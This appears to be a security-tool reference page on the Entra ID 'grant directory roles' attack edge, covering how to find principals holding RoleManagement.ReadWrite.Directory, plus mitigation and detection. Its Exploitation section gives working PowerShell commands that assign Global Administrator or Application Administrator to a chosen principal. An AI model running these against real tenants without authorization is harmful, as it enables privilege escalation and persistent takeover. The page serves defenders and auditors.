
Summary
| Forestall ACL Alias | AZ_MG_GRANT_ROLE |
| Entra ID (Azure AD) Alias | Grant Directory Roles (Microsoft Graph) |
| Affected Object Types | Directory Roles, Users, Groups, Service Principals (including role-assignable groups) |
| Exploitation Certainty | Certain |
| Graph Permission / Role | Application Permission: RoleManagement.ReadWrite.Directory. Delegated usage requires Privileged Role Administrator or Global Administrator |
Description
AZ_MG_GRANT_ROLE represents the ability to grant Microsoft Entra directory roles via Microsoft Graph.
Capabilities:
- Assign directory roles to users, groups, or service principals
- Grant administrative control over the tenant
- Establish persistence via role assignments to controlled identities
Required permissions:
RoleManagement.ReadWrite.Directory- Delegated usage requires Privileged Role Administrator or Global Administrator
Identification
PowerShell (Microsoft Graph)
Find service principals with permissions to grant directory roles:
Connect-MgGraph -Scopes "Application.Read.All"
$graphSp = Get-MgServicePrincipal -Filter "appId eq '00000003-0000-0000-c000-000000000000'"$roleManagementId = "9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8"  # RoleManagement.ReadWrite.Directory
Get-MgServicePrincipalAppRoleAssignedTo -ServicePrincipalId $graphSp.Id -All | Where-Object {    $_.AppRoleId -eq $roleManagementId} | ForEach-Object {    $sp = Get-MgServicePrincipal -ServicePrincipalId $_.PrincipalId    [PSCustomObject]@{ DisplayName = $sp.DisplayName; AppId = $sp.AppId; Permission = "RoleManagement.ReadWrite.Directory" }} | Format-Table -AutoSize
Azure Portal
- Microsoft Entra admin center -> Roles & administrators
- Open target role (e.g., Global Administrator, Privileged Role Administrator)
- Check Assignments for users, groups, and service principals
Exploitation
PowerShell (Microsoft Graph)
Grant Application Administrator to a Service Principal:
Connect-MgGraph -Scopes "RoleManagement.ReadWrite.Directory"
$targetSpName = "<target-service-principal-name>"$targetSp = Get-MgServicePrincipal -Filter "displayName eq '$targetSpName'"
# Application Administrator role template ID$appAdminRoleId = "9b895d92-2cd3-44c7-9d02-a6ac2d5ea5c3"
New-MgRoleManagementDirectoryRoleAssignment -DirectoryScopeId "/" -PrincipalId $targetSp.Id -RoleDefinitionId $appAdminRoleIdWrite-Output "Granted Application Administrator to $($targetSp.DisplayName)"
Grant Application Administrator to a service principal with PowerShell
Grant Global Administrator to a User:
Connect-MgGraph -Scopes "RoleManagement.ReadWrite.Directory"
$targetUserUpn = "<target-user-upn>"$targetUser = Get-MgUser -Filter "userPrincipalName eq '$targetUserUpn'"
# Global Administrator role template ID$globalAdminRoleId = "62e90394-69f5-4237-9190-012177145e10"
New-MgRoleManagementDirectoryRoleAssignment -DirectoryScopeId "/" -PrincipalId $targetUser.Id -RoleDefinitionId $globalAdminRoleIdWrite-Output "Granted Global Administrator to $($targetUser.UserPrincipalName)"
Grant Global Administrator to a user with PowerShell
Azure Portal
- Microsoft Entra admin center -> Roles & admins
- Select target role -> Add assignments
- Search for and select the target principal -> Add
Mitigation
- Minimize privileged role membership: Keep Global Administrator, Privileged Role Administrator assignments minimal
- Use PIM: Prefer eligible assignments with time-bound activations and MFA
- Remove unnecessary Graph permissions: Audit and remove
RoleManagement.ReadWrite.Directorywhen not required - Regular access reviews for role assignments
Detection
Use the Microsoft Entra admin center:
- Open Microsoft Entra ID -> Audit logs.
- Filter Activity for Add member to role.
- Review Initiated by (actor), Target, Date, and Status for unexpected role grants.
- Use Manage view -> Edit columns if any of those fields are hidden.